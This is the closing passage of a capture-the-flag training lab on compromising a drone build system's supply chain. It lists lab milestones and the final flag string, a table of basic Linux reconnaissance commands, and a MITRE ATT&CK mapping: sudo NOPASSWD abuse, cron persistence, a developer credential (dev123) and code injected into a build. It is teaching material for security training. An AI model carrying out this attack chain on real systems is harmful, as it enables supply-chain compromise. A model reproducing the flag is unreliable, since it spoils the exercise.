3. BECAME_DEVELOPER - Privilege escalation
4. FOUND_BUILD_SYSTEM_CLUES - Intelligence gathering
5. FOUND_BUILD_SCRIPT - Target identification
6. FOUND_SUDO_PRIVILEGES - Vulnerability discovery
7. SUPPLY_CHAIN_COMPROMISED - Supply chain compromise
8. DVD{supply_ch41n_c0mpr0m153_1s_r34l_7hr347} - Mission complete

Skills Demonstrated:

- Linux command line proficiency
- System reconnaissance techniques
- Privilege escalation exploitation
- Supply chain attack methodology
- Build system manipulation
- Security impact assessment

18.2. Final Thoughts

Congratulations, Security Professional!
You've just completed your first professional-level cybersecurity exercise. The techniques you learned are used every day by:

- Penetration testers securing corporate networks
- Red teams testing government defenses

- Security researchers discovering vulnerabilities
- Incident responders investigating breaches

Remember: With great power comes great responsibility. Use these skills to make the digital world safer for everyone!

Welcome to the cybersecurity community!

19. Additional Resources

19.1. Further Learning

- MITRE ATT&CK Framework: `https://attack.mitre.org/`
- NIST Cybersecurity Framework: `https://www.nist.gov/cyberframework`
- OWASP Top 10 for Containers: `https://owasp.org/www-project-container-top-10/`
- MAVLink Protocol Documentation: `https://mavlink.io/`

A. Command Reference

A.1. Essential Linux Commands

Table 2: Linux Commands Used in This Lab

Command	Description
`pwd`	Print working directory (where am I?)
`whoami`	Show current username
`id`	Show user ID and groups
`ls -la`	List files with detailed information
`cat filename`	Display file contents
`find / -name pattern`	Search for files
`sudo -l`	List sudo privileges
`crontab -l`	List cron jobs
`ps aux`	List running processes
`tail -f filename`	Follow file updates in real-time
`chmod +x filename`	Make file executable
`su - username`	Switch to different user

B. MITRE ATT&CK Mapping

B.1. Techniques Demonstrated

Table 3: MITRE ATT&CK Techniques in This Lab

ID	**Technique**	**Lab Implementation**
T1078	Valid Accounts	Using developer credentials (dev123)
T1083	File and Directory Discovery	Exploring filesystem with ls, find
T1053.003	Scheduled Task/Job: Cron	Exploiting cron jobs for persistence
T1548.003	Abuse Elevation Control: Sudo	Exploiting sudo NOPASSWD misconfiguration
T1195.002	Supply Chain Compromise	Injecting malicious code into build system
T1485	Data Destruction	Simulating drone system compromise